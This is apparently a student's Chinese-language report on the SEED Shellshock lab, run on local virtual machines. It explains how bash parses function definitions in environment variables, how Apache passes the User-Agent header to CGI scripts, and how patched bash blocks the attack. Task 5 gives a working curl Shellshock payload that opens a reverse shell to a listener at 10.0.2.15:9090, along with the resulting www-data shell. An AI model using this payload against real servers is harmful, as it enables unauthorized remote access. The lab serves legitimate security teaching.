
lab 3: Shellshock Attack Lab


Task 1: Experimenting with Bash Function

如图，当一个子 bash 进程被创建时，子 shell 将会解析该环境变量，把它转换成子函数定义。在解析的过程中，由于 Shellshock 漏洞的存在，bash 将会执行大括号后面的额外命令，即输出 extra。而在使用正常的 bash 之后，将不会执行该命令。

Task 2: Setting up CGI programs




Task 3: Passing Data to Bash via Environment Variable




当用户向 Apache 服务器发送 CGI 请求时，Apache 服务器会用 fork()来新建一个子进程，去运行 CGI 的 bash 脚本，并且 Apache 服务器为这个子进程提供了环境变量，其中，有个环境变量是 HTTP_USER_AGENT,它是由客户端发送过来的 http 请求头中的 User-Agent 信息得来的，这样就将用户发过来的信息传递给了 CGI 脚本。

Task 4: Launching the Shellshock Attack

如下图所示，通过 Shellshock 攻击读取到了服务器的机密文件



而 Ubuntu 系统上 Apache 服务器是以 www-data 用户 ID 运行的，程序的权限有限，不能访问 /etc/shadow 文件，如下图所示



Task 5: Getting a Reverse Shell via Shellshock Attack

1.先在攻击者的主机(10.0.2.15)设置 TCP 监听服务程序，端口号为 9090

```
[04/13/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

2.在攻击者服务器上向受害者主机(10.0.2.4)发送 http 请求，建立反向 shell

```
[04/13/21]seed@VM:~$ curl -A "() { echo hello;}; e
cho Content_type: text/plain; echo; echo; /bin/bas
h -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://1
0.0.2.4/cgi-bin/myprog.cgi
```

随后能在攻击者主机上接收到反向 shell 传过来的数据，并且可以看到反向 shell 已经成功建立，可以使用该 shell 继续向受害者主机发送命令了


```
[04/13/21]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accep
ted (family 2, sport 45744)
bash: cannot set terminal process group (2201): In
appropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

为什么能实现反向 shell?

当一个子 bash 进程被创建时，子 shell 将会解析该环境变量，把它转换成子函数定义。在解析的过程中，由于漏洞的存在，bash 将会执行大括号后面的额外命令。在使用 curl -a 命令向受攻击服务器传入构造的 User-Agent 之后，Apache 服务器会创建一个子进程来执行 CGI 程序，并把解析到的 HTTP_USER_AGENT 传给运行 CGI 程序的子进程，子进程会因为漏洞的存在去解析并执行其中的恶意代码。该恶意代码会将受害者服务器的 shell 输出重定向到与攻击者建立的 TCP 连接上，同时 shell 的输入也来自于该 TCP 连接，进而在攻击者的服务器上成功建立了反向 shell，能够以 www-data 的身份运行命令了。

Task 6: Using the Patched Bash

1)如图，修改后仍然能通过 user-agent 向 cgi 子进程传入 HTTP_USER_AGENT 环境变量



2) 重新应用 Shellshock 攻击，会发现修补后的 bash 不会将 shell 变量解析为 shell 函数，并且也不会执行